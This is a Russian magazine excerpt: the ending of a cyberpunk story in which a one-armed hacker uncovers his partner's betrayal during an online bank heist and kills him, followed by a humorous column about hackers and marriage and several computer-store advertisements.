Петерсен споткнулся об это замечание Клейна, замолчал и сделал вид, что к чему-то прислушивается.
— Что? Ты что-то сказал? Не может быть! — Петерсен всплеснул руками. — Я застаю моего давнего друга за компьютером в тот момент, когда он просматривает один из запароленных каталогов — и он еще пытается оправдываться!
— Что же мне остается... — начал было Клейн, но Петерсен внезапно за секунду преодолел разделяющие их несколько шагов и ударил Клейна в живот. Тот сложился пополам, задохнулся и повалился на пол. С губ сорвался то ли стон, то ли кашель. Петерсен перешагнул через него, сел в кресло.
— Ты же способный человек, Клейн, — продолжил он, как ни в чем не бывало. — Ты легко обучаешься. Ты очень быстро принимаешь решения. Порой быстрее, чем я — но тут вопрос спорный. Да и вообще — не в быстроте дело. Тут, я думаю, тебя выручает мой протез, кинематика в нем на высочайшем уровне. Ты меня слышишь? Хоть бы кивнул для приличия.
— Слышу, — очень тихо отозвался Клейн. — За что ... ты меня ударил?
— Ты сунул свой нос не в свое дело.
— Убей меня за это... — Клейн приподнялся и сел у стены. — Ты же знаешь, как я хочу найти своего ребенка — и ты скормил мне эту пилюлю с информацией о том, что ломал базы Движения. Ведь там наверняка были подробности о моей Шерил...
— Я не искал твою дочь. Я даже не знал тогда о ее существовании. Можно сказать, я сделал маленький «экс» — я украл их пароли. Между прочим, ты понятия не имеешь об оборотной стороне дела — думаешь, наверное, что меня сразу возвели в ранг героя и доверили самые сложные дела? Ну уж нет — я тоже сполна хлебнул дерьма. И умылся кровью. Вот так же, как и ты сейчас, получил по морде, пролежал в каком-то изоляторе без еды и питья пару дней. И потом стал чертовски сговорчивым, Клейн! Правда, я и не стремился скрыть от них ничего —

наоборот, хотел с ними работать. И вот теперь ты напоминаешь мне меня самого — влез в чужой компьютер и лежишь, утирая кровь с разбитого лица. Насчет лица — это, конечно же, аллегория. Хотя надо было бы сломать тебе нос. По дружбе.

Он откинулся в кресле, сложил руки на груди и задумался. Клейн встал, пошел на кухню, налил себе воды, выпил стакан. Каждый вдох отдавался болью — Петерсен приложил его очень и очень крепко.

Он вспомнил все то, что успел увидеть в компьютере Петерсена. Чертежи, схемы, исходники... Присел на табуретку.

— Не зря я подобрал эти чертовы пароли, — похвалил он сам себя. — Ой, не зря...

Сзади послышались шаги. Петерсену надоело ждать, он пришел сам, сел рядом.

— Что ты искал там?

— Я не хочу об этом говорить, — не поднимая глаз, сказал Клейн. — Просто ты подарил мне надежду... Я хотел найти способ повторить твой взлом. Хоть какие-то факты, хоть что-то...

Петерсен вздохнул.

— Этот компьютер мне предоставило Движение. Мне не оставили ничего личного, разрешив только захватить с собой коробку с программами и пару книжек по программированию. Там — только новые наработки. Ничего, что было бы связано с тем взломом.

Клейн кивнул.

— Извини, что я так... Отреагировал. Мерещится всякое...

Петерсен встал, похлопал его плечу, ушел.

Клейн проводил его спину взглядом, прищурился.

— Ничего, говоришь? Вот уж не думал, что ты мне когда-нибудь соврешь...

Он подошел к окну, ткнулся лбом в стекло и принялся повторять про себя последовательности чисел и какие-то команды.

То, что он успел запомнить, взломав компьютер Петерсена.

С этого дня — своего врага.

Следующий «экс» им было суждено совершить спустя три недели после случившегося. Петерсен пришел, как вихрь — как всегда, ближе к вечеру, назвал задание. Федеральный банк уже, безусловно, отпадал — Клейн проверил его несколько дней назад, там и мышь не проскочит. Ребята наворотили таких преград, что, кажется, сами были не рады — настолько сложной и неповоротливой стала система.

И, тем не менее, найти в ней брешь не удалось.

Клейн сообщил об этом Петерсену. Тот только лишь ухмыльнулся.

— Когда придет время — я ткну пальцем тебе и этим парням из Движения туда, где у меня протоптана очередная тропинка. Я не сижу без дела. Не шарюсь в чужих компах без причины. Я — Исключительно Деловой Человек. И только поэтому в тот день ты не попал в больницу. Ты мне нужен. Ты — мой инструмент. Инструмент для дела. А все, что мне нужно для дела, должно быть всегда под рукой.

Клейн выслушал этот монолог и запомнил только одно — Петерсен принесет работу. И у него обязательно будет готово решение — хотя бы приблизительное, промежуточное.

Это наводило на определенные мысли...

— Работаем, — коротко сказал Петерсен, войдя в квартиру. Он швырнул на пол сумку, с которой никогда не расставался, открыл шкаф и включил компьютер.

— Чего ждешь? — грозно спросил он у Клейна. — Я же сказал — работаем!

— Конечно, конечно, — согласно кивнул Клейн, ушел к себе, нацепил гарнитуру, услышал:

— Иди за мной.

Они вышли в Сеть.

И Клейн сразу почувствовал, что Петерсен идет протоптанной дорожкой. Казалось, что он взламывает систему по учебнику — методично, неторопливо, с абсолютной грамотностью. Так можно было работать либо гению, либо человеку, который делал эту работу в этом сегменте Сети не первый раз.

Петерсен дождался, когда Клейн вывалит на серверы банка массу запросов, запустит кучу сетевых утилит и вызовет ответную реакцию администраторов. Все получалось, как обычно — в таких учреждениях люди никогда не получали деньги зря. Клейн ощутил сопротивление, которое возрастало с каждой минутой.

— Я начинаю, — услышал он в голове. Гарнитуры, которые Петерсен усовершенствовал сам, создавали невероятное объемное звучание где-то прямо в мозгах, отчего сложно было понять, откуда в действительности доносится голос.

— Давай, — отозвался Клейн. После чего вынул из стола диск и вставил его в привод. Впервые за все время совместной работы он порадовался, что Петерсен не видит его сейчас. Диск тихо зажужжал, на экране появилось простенькое окно автостарта. Клейн выбрал самый верхний пункт и на мгновение замер.

С КОМПЬЮТЕРА ПЕТЕРСЕНА К КЛЕЙНУ ЛИЛСЯ ПОТОК ДАННЫХ. ВСЕ, ЧТО ХРАНИЛОСЬ В ЗАПАРОЛЕННЫХ ДИРЕКТОРИЯХ, ОТДАВАЛО СЕЙЧАС СВОИ ТАЙНЫ

Ничего не произошло. На первый взгляд. Все было как всегда. Атака Клейна постепенно затихала, спотыкаясь о все большее и большее количество преград; Петерсен перекачивал финансы в нужном и известном ему одному направлении.

Но существовал еще один процесс — для Петерсена сейчас невидимый. Будь он в курсе — Клейну несдобровать.

С компьютера Петерсена к Клейну лился поток данных. Все, что хранилось в запароленных директориях, отдавало сейчас свои тайны.

И когда Петерсен сказал «Стоп», Клейн уже выключил свой сканер, закрыл всю перекачанную информацию и спокойно прервал атаку на банк.

Петерсен прошел мимо его комнаты к холодильнику, достал пакет молока, налил себе полную кружку.

— Все удачно? — спросил он у Клейна через стену.

— Само собой, — отозвался тот. Очень сильно ныло предплечье — работа требовала очень большой активности мышц.

— Кто сегодня готовит ужин?

— Как угодно, — Клейн вышел из комнаты. — Сколько на этот раз?

— Почти двадцать три миллиона. Ладно, я сделаю. У тебя, наверное, рука болит.

Петерсен прекрасно понимал, что он сам работал за себя одного — а вот Клейн симулировал атаку с множества компьютеров, что требовало максимальной скорости работы протеза.

— Да уж, — Клейн потер руку, которая производила впечатление деревянной. — Когда-нибудь ее сведет судорога — и нас никто не спасет.

— На этот случай надо иметь рядом с собой иголку — уколешь в комок мышц, и все сразу пройдет. Так делают пловцы в море — всегда имеют при себе булавку, — Петерсен сказал это таким тоном, словно Клейн не имел права на ошибку. — Если ты не сможешь прикрывать меня — нам недолго останется. И даже Движение не сможет вытащить нас из тех переделок, что предстоят в случае провала.

Клейн кивнул. Перед его глазами стояла полоска трансфера — он думал, что же он найдет завтра среди той информации, что скачал сегодня у Петерсена под прикрытием «экса».

А Петерсен сидел на табуретке, глядя в окно, пил молоко и думал о том, что когда-нибудь все это кончится...

Клейн второй день раскладывал по полочкам то, что сумел добыть. Информации было более чем достаточно. Временами он посматривал на свой протез, щелкал пальцами, поглаживал уцелевшей рукой правое предплечье и качал головой.

Петерсена не было все это время. Он никогда не отчитывался — где он, с кем, что делает. Сколько Клейн помнил, его напарник был фигурой серьезной, загадочной — особенно он вырос в глазах Клейна после упоминания о взломе баз Движения.

И вот теперь — с каждым открытым файлом — авторитет Петерсена падал и падал. Все ниже и ниже. Казалось, что он уже никогда не станет для Клейна тем, кем был — ведущим их пары, учителем, наставником.

— И ведь я был уверен, что здесь дело нечисто, — бормотал он, читая документы с экрана. — Но не до такой же степени...

Он вспомнил, как нашел агентов Движения — через уличных торговцев наркотиками. Они всегда следили за такими, как Клейн — людьми без правой руки, голодными, грязными, в кармане нет карточки регистрации в Сити, только справка о гражданской казни, по которой максимум, на что он мог рассчитывать — на пакет с едой на сутки в маркетах для бедных.

Парень с оттопыренными карманами подошел к нему сзади, мягко прикоснулся к плечу, прошептал:

— Привет... Где потерял руку?

— Гражданская казнь, — не оборачиваясь, ответил Клейн. — Что тебе надо? Отведешь меня в полицию?

— Зачем? — голос из-за спины не спешил исчезать — как, впрочем, не спешил и появиться перед глазами Клейна. — Таких как ты ищут совершенно другие. Слышал про Движение?

— Слышал, — ответил Клейн и резко повернулся. Парень отшатнулся куда-то в тень, сделав все возможное, чтобы оставить свое лицо в тайне.

— Не надо резких движений, — сказал он из полумрака. — Я здесь далеко не последний человек, все мои разговоры с посторонними людьми должны быть продуманными, взвешенными — иначе решат, что я сотрудничаю с полицией, и мой бизнес накроется. А у меня есть маленькая сестренка, которой надо дать образование...

— К черту сестренку, — буркнул Клейн. — Никогда не поверю. Чушь. Что ты знаешь о Движении? Ты состоишь в нем? Или имеешь выходы на их сеть?

Парень замолчал — и спустя пару секунд Клейн понял, что он просто растворился в том мраке, в котором прятался.

— Я был слишком настойчив, — сказал сам себе Клейн. Машинально попытался пригладить волосы на голове, махнул отсутствующей кистью, выругался. У него только что был шанс выйти на Движение и начать поиски дочери. Настоящей, реальной девочки, не то, что у этого дилера — «У меня сестренка, образование, здоровье...».

Он сделал пару шагов по переулку, разглядывая указатели — ему был нужен маркет, он не ел уже два дня. Торговцы ненавидят таких, как он — отказывают даже при предъявлении карточки, по которой обязаны накормить его.

Внезапно перед ним появился человек.

— Вы Клейн. Ваша казнь была два с половиной месяца назад. Вы потеряли руку, вас понизили в правах.

— И еще у меня забрали ребенка, — зачем-то сказал Клейн.

— Бывает, — человек, как и исчезнувший дилер, стоял, прикрывая лицо тенью. — Вы хотите получить работу? Хорошую работу — но вам придется жить на нелегальном положении. Возможно, очень и очень долго. Вы слишком известная личность, чтобы сразу ринуться осваивать территорию Империи с поддельным паспортом. Поживете, поработаете. Подождем, когда слухи о вас перестанут будоражить полицейские участки. Глядишь, и сможем легализовать вас — все зависит от того, как вы будете работать.

ПАРЕНЬ ЗАМОЛЧАЛ — И СПУСТЯ ПАРУ СЕКУНД КЛЕЙН ПОНЯЛ, ЧТО ОН ПРОСТО РАСТВОРИЛСЯ В ТОМ МРАКЕ, В КОТОРОМ ПРЯТАЛСЯ

— Вы поможете найти мою дочь?

— Думаю, сейчас не время торговаться. Какая к черту дочь, через пару дней вы свалитесь от голода, и вас, как ненужный элемент, сожгут в крематории — едва только увидят, что у вас нет руки. Вы еще плохо знаете, как Империя обходится с неугодными. Вы — остались в живых. Еще тысячу подобных вам расстреляли у той же кирпичной стены, что и ваш компьютер.

— Чем они руководствуются, убивая одних и оставляя в живых других? — Клейн был удивлен услышанным. Он был уверен, что возле той стены ни разу не пролилась человеческая кровь.

— Целесообразность поступков имперских судей не поддается логике простого обывателя. Но факт остается фактом — погибло достаточно много неугодных им людей. Не хакеров, конечно — столько знатоков компьютеров вряд ли найдется во всей Империи. То, что вы остались живы — большой плюс...

— Для меня?

— Для Движения. Нам очень не хватает специалистов вашего профиля. Насчет уровня не скажу, потому что пока не знаю о вас ничего — но сам факт отсутствия у вас правой руки говорит о вашей квалификации.

— Это говорит лишь о том, что, несмотря на все мое искусство, я попался, — зло ответил Клейн. — Я взялся за дело, которое изначально было мне не по зубам — всему виной были деньги. В наше трудное время их никогда не хватает — вот я и полез...

— Вы можете напомнить мне обстоятельства дела?

— Могу, — Клейн кивнул. — Была нужна информация. Я добыл ее. И все это оказалось подставой. От начала и до конца.

— Это говорит лишь о том, что вы не можете работать с людьми. Ну, подумаешь, не распознали в заказчике агента спецслужбы! Но работу-то то вы выполнили. Я предлагаю вам работу в такой обстановке, когда не придется думать о том, кто стоит за заданием. Вы будете уверены в тех, кто окружает вас. Уверены полностью, на сто процентов. Вы будете доверять им свои самые потайные мысли, они станут вашими друзьями, вашими верными товарищами. Движение умеет отбирать кадры.

— Я готов, — тут же согласился Клейн. — Мне предоставят жилье, питание?

— Вам предоставят ВСЕ. Стойте на этом месте и ждите. Через двадцать минут к вам подойдет человек, назовет пароль. Вы поступите в его полное распоряжение. И когда мы поймем, что не зря взяли вас — тогда поговорим и о вашей дочери.

Ровно через двадцать минут к Клейну подошел человек, произнес пароль и назвался Петерсеном. Они стали друзьями на долгие четыре года.

И вот теперь их дружба рассыпалась в пыль с каждым открытым файлом.

Клейн пил пиво.

Он пил его уже несколько часов. Он вытащил из холодильника две больших упаковки и всасывал его банку за банкой. Уже десять или двенадцать мятых жестянок валялись у его ног — а он все никак не мог достичь адекватного состояния.

— «Вы будете уверены... На сто процентов...», — бурчал он. Алкоголь всегда подстегивал его к разговорам с самим собой — если он пил в одиночестве. А вспомнить, когда он последний раз выпивал в компании, он вряд ли бы смог. Скорее всего, это было очень и очень давно, до того расстрела у кирпичной стены, до перехода на нелегальное положение.

Он выпил еще одну банку и сжал ее механическими пальцами. Жестянка жалостливо скрежетнула и отлетела в угол.

Клейн подвинулся к компьютеру, залез на какой-то форум и с удовольствием нагадил там:

— Задаете какие-то глупые вопросы... Козлы... Знали бы вы то, что знаю я...

Потом нашел какой-то чат, вступил в пререкания со всеми сразу, обозвал всех подонками, уродами, дебилами, перешел на нецензурную лексику и был несказанно рад, как ребенок, что модератор не может выкинуть его — против Клейна он был явно слабоват. Связь с чатом прервалась — администратор, похоже, отключил его, не в силах сдержать поток брани нового участника.

Клейн с силой ударил по клавиатуре и разбил ее. Несколько клавиш упали на пол. Он проводил их пьяным взглядом, потом взял клавиатуру за угол и шарахнул об стол. Стало легче.

— Его нет уже третий день... — закрыв глаза, произнес Клейн. — У меня кончится пиво, потом я протрезвею, а потом он придет, и я ничего не смогу ему сказать. Где он пропадает?

Встав, он едва не упал — комната совершила какой-то переворот перед его глазами, но механическая рука мгновенно ухватилась за кресло, и он устоял на ногах. Подошел к шкафу с зеркальными дверями, открыл, посмотрел на компьютер Петерсена.

— Никаких тайн, — сказал он. — Больше — никаких тайн. И я уже никогда не найду мою дочь, мою маленькую Шерил...

И он подумал о том, что не давало ему покоя все эти четыре года.

О детской кукле в кирпичной пыли у него под ногами.

Пьяные слезы полились у него из глаз. Тогда, перед расстрелом, перед гражданской казнью, он не мог думать ни о чем — только о своей смерти. Потом, со временем, он вспоминал эту куклу во снах — но тут же отгораживался от воспоминаний глухой стеной.

Конечно же, это не была кукла Шерил. Его дочь росла в одном дворе с семью мальчишками-одногодками — и ей было не до кукол. Она мастерски стреляла из рогатки, лазила по крышам, хулиганила, как настоящий пацан — и Клейн не мог ничего изменить. Конечно, он ругал ее, пытался воздействовать на дочь и кнутом, и пряником — бесполезно. Так что кукла была не ее.

Но сама по себе кукла говорила о том, что у этой стены когда-то стояли и дети.

Клейн закатил двери назад, вернулся к себе, перешагивая рассыпанные по комнате клавиши, тяжело упал в кресло, потянулся за следующей банкой. Отхлебнул, понял, что уже не чувствует вкуса пива — в рот вливалась какая-то противная водянистая субстанция, не имеющая ничего общего с благородным напитком. Но признаться самому себе в том, что уже хватит, он не мог — поэтому сморщился, допил и бросил банку туда же, к остальным.

— Петерсен! — заорал он. — Какого хрена! Где ты есть?! Я хочу услышать от тебя самого всю правду!

Он схватил закрытую банку и резко сжал ее протезом. Она взорвалась, обдав его пеной. Он, не обращая на это внимания, продолжал корежить алюминий до тех пор, пока она не превратилась в шар с острыми краями.

И в этот момент в замке повернулся ключ. Клейн попытался подняться, потому что понимал — он должен встретить Петерсена стоя, а не развалившимся в кресле. Чтобы сразу, в лоб, сказать ему обо всем.

Встать удалось не сразу — тем временем Петерсен вошел, повесил на ручку двери сумку с продуктами, снял плащ и заметил на полу жестянки из-под пива. Оглянулся, встретился взглядом с Клейном. Постоял, помолчал.

— Хочешь сказать, что настало время для разговора? — спросил он Клейна через пару минут.

Клейн кивнул. Пол предательски уплывал из-под ног. Он уже давно пожалел, что довел себя до поросячьего визга, но пути назад не было.

— Не стой у порога, — произнес он заплетающимся языком. — Возьми в холодильнике еще пару банок...

— Я думаю, что тебе хватит, — пожал плечами Петерсен. — А мне что-то не хочется. Поговорим у меня — слишком уж твоя комната напоминает хлев. Я жду.

Он прошел к себе. Клейн услышал, как отодвигались створки шкафа — Петерсен проверял, все ли в порядке на его рабочем месте.

— Ты смотри, какой... — прошептал Клейн. — Хакер хренов... Да все твои тайны у меня давно перед глазами.

Он вошел в комнату и сел на полу в углу — ноги не держали, а единственное кресло занял Петерсен.

— Чем не угодил диван? — спросил хозяин комнаты у Клейна. — Боишься обделаться прямо на нем? Похоже, ты выпил около пяти, может даже шести литров. Как в тебя влезло?

Петерсен смотрел на Клейна, слегка щурясь. Чувствовалось, что он напряжен, но старается ничем это не выдать. Пальцы левой руки тихо поглаживали протез правой. Временами по механическим пальцам словно пробегала волна — они вздрагивали, выдавая сразу серию быстрых, практически незаметных движений.

— Зачем я был нужен Движению? — спросил Клейн. — Я ведь самый простой хакер. Скажем больше — хакер-неудачник. С высоты того опыта, что ты дал мне, я понимаю теперь, в какую детскую ловушку я попал. А ты — ты не побоялся ходить со мной на «эксы» уже через два месяца после знакомства...

Он протер ничего не видящие глаза потными ладонями, прищурился, разглядел Петерсена сквозь пьяный туман.

— Смотришь... Улыбаешься... Скажи, а ты знал с самого первого дня, что мою дочь расстреляли? Расстреляли по-настоящему?

Петерсен щелкнул протезом, резко сжав его в кулак.

— Что за чушь? Почему ты решил, что я должен это знать? И почему ты считаешь, что так и случилось?

— Это есть в моем личном деле, Петерсен. Твой компьютер с некоторых пор разучился хранить тайны. Извини, но чужие жизни нельзя калечить сколь угодно долго...

Петерсен метнулся к шкафу, быстро нажал там несколько клавиш, внимательно изучил логии.

— Ты блефуешь, — повернулся он к Клейну. — Я уверен, ты не мог залезть ко мне.

— Мог, не мог — какая разница... — махнул рукой Клейн. — Если бы у тебя пропал ребенок, то ты залез бы куда угодно, хоть в ад, чтобы узнать всю правду... Вот и я — залез, прочитал, поверил. Правда, не сразу.

Он громко икнул и едва не завалился набок.

— Будь оно проклято, это пиво... — хватаясь буквально за воздух, Клейн сумел удержаться. — Но я не мог вот так сразу — взять и поставить тебя перед фактом. Я и сам до сих пор не верю... Что дочь мертва...

— Что ты узнал? — Петерсен подошел вплотную, присел рядом на корточки.

— Говори. Уже нет смысла в недосказанности.

— Я знаю все, — кивнул Клейн. — Самое главное — я знаю, что никакого Движения нет. Есть лишь кучка подонков, которая решила взять под свой контроль все кибепространство Империи. Движение... Чушь. Сколько человек вы убили? Тысячи? Десятки тысяч?

— Я никого не убивал! — крикнул в лицо Клейну Петерсен.

— Конечно, это был не ты. Ты только пользовался плодами акций. Тебе подбирали напарника — и ты работал с ними. Помнишь, ты как-то сказал, что без меня всегда можешь зайти куда угодно — а вот выйти без проблем у тебя почти никогда не получалось?

— Ты не очень-то похож на пьяного, — процедил сквозь зубы Петерсен. — Слишком длинные фразы строишь.

Он встал, отошел к компьютеру, сел. Потом что-то сделал со своим протезом, пощелкал пальцами, сжал в кулак и спросил:

— Продолжение будет?

— Конечно.

Клейн поднялся, опираясь о стену.

— Как я понял, я у тебя — уже третий напарник. Что случилось с предыдущими двумя, уточнять не буду, ты все равно соврешь, но рискну предположить — они тоже хотели узнать больше, чем есть в свободном доступе... Знаешь, Петерсен, я понимаю, что меня сейчас тошнит от пива, но я утешаю себя, что эта тошнота — от твоего вида. Мне просто хочется тебя придушить. Вот этой самой сделанной тобой рукой.

Он седлал несколько шагов вперед. Петерсен вскочил со своего кресла, отступил практически к окну и что-то нажал на своем протезе, выставив правую руку в сторону Клейна. Потом еще и еще...

Клейн остановился, усмехнулся.

— Мне всегда было интересно, почему наши протезы немного разные — и почему ты всегда прячешь железную кисть в рукаве. Теперь я знаю, что смущало меня все эти годы. Уровень ампутации. У тебя он значительно выше. А палачи Империи не ошибаются при накидывании термоудавки. Не хочешь сказать, что стало с твоей рукой? Наверняка что-то банальное — какая-нибудь пьяная драка в дебрях ночного города, падение под поезд или глубокие ожоги.

— Почти угадал. Метро.

— Сам понимаешь, тут промахнуться трудно. И я поверю тебе, что протез ты спроектировал сам — и для себя. Хороший протез, просто изумительный... Так удобно мне еще никогда не было стакан ко рту подносить...

— Ты сумел понять конструкцию?

— Да. Жизнь заставила. В прямом смысле слова. Ведь ты только что несколько раз пытался включить мой нейродетонатор. И был искренне удивлен...

— Был, — Петерсен оставил попытки нажимать скрытую под обшлагом рукава кнопку. — Не велика заслуга.

— Как сказать... — Клейн скорчил пьяную гримасу. — Остаться в живых любой ценой — вот теперь мой девиз.

— Зачем?

— Чтобы люди узнали, что Движения не существует.

— Повторюсь — зачем?

— Чтобы они создали его. Ведь вы — и я благодаря вам — были самыми обыкновенными ворами. Прикрываясь великими целями, вы проводили «эксы» и сливали деньги на счета Империи. Вы искали людей, подобных мне — выбирали наиболее талантливых, расстреливали остальных, брали уцелевших на вооружение, заставляя их перед этим пройти все муки ада гражданской казни... Вы отсеивали ненужные элементы — и вот наконец-то все киберпространство в вашей власти. Что дальше? Ни-че-го!

Он размахнулся и швырнул в лицо Петерсену жестяной шарик с острыми краями. Протез придал этому алюминиевому ежу необходимое вращение — и спустя секунду фонтан крови взметнулся из перерезанной артерии хакера.

Петерсен зажал рукой рану и сделал было несколько шагов навстречу Клейну, но быстро ослабел от потери крови и упал. Клейн наклонился к нему, взглянул в глаза умирающему.

— Ты ждешь помощи? Ты ведь знаешь, что при отключении детонатора здесь должны были оказаться сотрудники спецслужбы.

Петерсен смотрел на него глазами, полными ужаса смерти.

— Они не придут. Я отключил все в этом протезе. Все цепи, все устройства. Это выглядит так, словно протез сломался. И его выключили и выкинули, заменив на новый. А мне он не нужен. Он не был мне нужен никогда. Просто ты этого не знал. Ведь именно поэтому меня оставили в живых. Смотри.

Он отстегнул протез и положил его Петерсену на грудь. Потом подошел к его компьютеру, сел, пододвинул левой рукой клавиатуру — и стал нажимать клавиши.

Пальцами обеих рук.

Клавиши стрекотали так, словно правая рука была на месте, словно никто и никогда не отрезал ее на суде. Иногда он приглаживал невидимой рукой волосы на голове и машинально вытирал пот о джинсы. Это было последнее, что видел Петерсен в своей жизни.

А Клейн искал координаты имперских нелегальных кладбищ. Надо будет перезахоронить Шерил по-человечески. Для начала... **С**

ИСХОДНИКИ ВСЕЛЕННОЙ

КОЛОНКА КРИСА КАСПЕРСКИ

ПРОГРАММИРОВАНИЕ — С ЖЕНОЙ ИЛИ БЕЗ

Поговорим о наболевшем. О женах. Мечтая о встрече с прекрасной незнакомкой, многие даже не догадываются: чем эта встреча заканчивается. Когда в жизни хакера появляется девушка сразу же возникает множество проблем и кто знает как их разрешить? мыщъх, как опытный самец, не знает, но догадывается.

➔ **введение.** Есть такая древняя легенда. Пришел к мудрецу молодой человек и спросил: «Скажи, жениться мне или нет?», на что мудрец ответил: «Семья заменяет все! вот ступай и подумай, что тебе дороже: все или семья». По другой версии ответ звучал так: «Как бы ты ни поступил, о своем решении ты будешь жалеть всю жизнь». А у нас в народе говорят: жена — как чемодан без ручки: тащить тяжело, а выбросить жалко. И еще: в жизни каждого мужчины наступает момент, когда чистые носки проще купить. Как человек, женатый шесть раз, Мыщъх это полностью подтверждает.

Но все это — только красивые слова и метафоры. Литературщина в общем. А как насчет реальной жизни?

➔ **вне виртуального мира.** В реальной жизни все намного проще и прозаичнее. Обычно пик творческой активности у хакеров приходится на внебрачный период, а потом... потом затягивает бытовуха, необходимость посещения многочисленных родственников жены, совместные прогулки, строгий режим дня, обед по расписанию и т. д. Кому-то это, может быть, и в кайф, а кому-то нет. Только находясь наедине с самим собой ты можешь полностью отдаться самосовершенствованию, проводя за компьютером все свободное и несвободное время. Рваный график сна, обед в случайное время без отрыва от монитора, «марафоны» (когда ты проводишь за отладчиком несколько суток, пока наконец не взломаешь программу и заснешь поперек постели, не раздеваясь, или упадешь прямо на клавиатуру. А что?! Спать на клавиатуре очень даже удобно! Главное, что, проснувшись, можно сразу же продолжить хакерствовать!) — с появлением девушки от всего этого приходится отказываться.

Кактус, втыкающий в компьютер по 18-20 часов напролет, никому не нужен! Девушки требуют к себе внимания, часто устраивая истерики в самый неподходящий момент, когда ты должен быть наиболее собран, сконцентрирован и сосредоточен на важной технической проблеме, от которой зависит твоя карьера, а, возможно, и вся последующая жизнь. Попытки что-либо объяснить лишь разжигают скандал. Ты меня не любишь, я тебе не нужна и т. д.

Ревность к компьютеру — очень распространенная штука. Твоя крошка может закидывать тебя SMS'ми, подходить к тебе каждые пять минут только для того, чтобы поцеловать и будет страшно обижаться, если ты смотришь не в ее глаза, а на монитор и руки держишь не на грудях, а на клавиатуре. Навряд ли она поймет твою одержимость и, скорее всего, предложит сменить работу на более цивильную, то есть от звонка до звонка и без всякого творчества. Хуже всего, если при этом она сама не захочет работать, но будет требовать денег, одновременно с вниманием. Вести некоммерческие проекты и оставаться верным идее Open Source в таких условиях просто нереально. Рифы семейной жизни погубили столько хакеров, что образовали целое кладбище.

➔ **уроки выживания.** Женщины коварны и хитры, они играют на наших инстинктах и природных потребностях. Несмотря на то, что женского населения у нас больше, чем мужского (особенно если вычеркнуть из мужской составляющей всех тунеядцев, алкоголиков и наркоманов), именно мужчины окучивают женщин, а не наоборот. Как будто женщинам не хочется! Хочется еще как! Анекдот «лучше пять минут подождать, чем полчаса уговаривать» действует только так! Не хочешь ухаживать за женщинами? Хочешь, чтобы они сами ухаживали за тобой?! Ну так и не ухаживай! Женщины к тебе и потянуться, только дай им шанс. Для этого даже необязательно выходить на улицу. Знакомиться можно и через Сеть. Главное — поменьше говорить о любви и ничего не обещать.

А о чем можно говорить с женщиной, да еще с незнакомой?! О том, что тебя интересует. Если это будет интересовать и ее, диалог заведется сам собой, ну а нет, так нет. Значит, вы — не пара. Если у вас разные интересы и нет никаких точек соприкосновения, пытаться подобрать тему для разговора — бессмысленно. Даже если вначале все будет OK, через некоторое время начнутся проблемы взаимопонимания.

Не бросайся в первые же попавшиеся объятия, готовые тебя принять. Ищи девушку, которая воспринимает тебя таким, какой ты есть, которая дышит тем же самым, чем и ты, ведет такой же образ жизни и тоже чем-то одержима. Необязательно компьютером. Это может быть музыка или даже вышивание крестиком — главное, чтобы она тебя понимала и поддерживала в трудную минуту, возбуждала творческий порыв, а не гасила его как бычок в писсуаре.

А для этого никогда не делай того, что тебе не нравится. Если твоя обычная форма — небритая щетина, залитая пивом майка и штаны, треснувшие аккурат на заднице — вот таким и приходи на свидание. Ну и пусть 99% девушек от тебя убегут в содрогании, зато у тебя появится шанс найти ту единственную, которая тебя будет любить как со штанами, так и без них. И ты ее обязательно найдешь, если только будешь искать! Я тебе точно говорю!

Правда здесь мы сталкиваемся с проблемой совершенно иного рода. Одержимые девушки они... как бы это помягче сказать... они не девушки. Они — одержимые. Такие же, как ты сам. А это значит, что забота о муже (и детях, если они будут) у них отходит на задний план, и тебе придется питаться полуфабрикатами до конца жизни.

Женщина, с которой интересно поговорить, как правило, совершенно бездарна в бытовом плане. И, наоборот, с хорошей домохозяйкой легко жить (накормит без отрыва от производства и будет предано смотреть немигающими глазами), но... с ней совершенно не о чем разговаривать. Единственный выход: жена-домохозяйка и одержимая любовница. Но, как известно, любовный треугольник — самая неустойчивая фигура. С

“ФУТБОЛЬНЫЙ МЕНЕДЖЕР”!

СОЗДАЙ СВОЮ КОМАНДУ ИЗ РЕАЛЬНЫХ ИГРОКОВ И ПРИВЕДИ ЕЕ К ПОБЕДЕ

ТЫ ПОЛУЧАЕШЬ $135 МИЛЛИОНОВ
на приобретение игроков российской премьер-лиги при регистрации на сайте www.total-football.ru.
Подробности на сайте **www.total-football.ru**

ГЛАВНЫЙ ПРИЗ – ПОЕЗДКА НА ФИНАЛ ЛИГИ ЧЕМПИОНОВ 2006/07

NT computer

(495) 9701930
WWW.NT.RU

Обучение в Англии

intel Pentium® D inside™

Два ядра.
Делай больше.

Акция с 16 августа по 15 сентября

С двухъядерным процессором Intel® Pentium® D
ваши возможности учиться удваиваются

AcceNT 2x2200/160/ i945P/945 PL/965P/
процессор Intel® Pentium® D 940 (3.2 ГГц)/
512Mb DDR2(256x2)/
Geforce 7600 GS 256Mb/
ATI R1600PRO 256Mb/160Gb SATA
DVD+/-RW/8-channel/
5605 430 (W)/1002 410 (W)/3.5"+картридер

УДАЧА ВДВОЙНЕ!

Англо-русский словарь
ABBYY® Lingvo® 11 в подарок
и

ВАШ УНИКАЛЬНЫЙ ШАНС
ОБУЧЕНИЯ В АНГЛИИ!

Intel® Pentium® D
двухъядерный
многозадачный

Подробности на сайте **www.polaris.ru**

POLARIS
ФЕДЕРАЛЬНАЯ СЕТЬ КОМПЬЮТЕРНЫХ ЦЕНТРОВ

8-800-2000-757
звонок бесплатный
ДЛЯ РЕГИОНОВ

Данный продукт Вы можете приобрести в магазинах Федеральной сети компьютерных центров POLARIS в Москве, Екатеринбурге, Казани, Краснодаре, Ростове-на-Дону, Самаре и Тольятти.

(495) 7555557
www.polaris.ru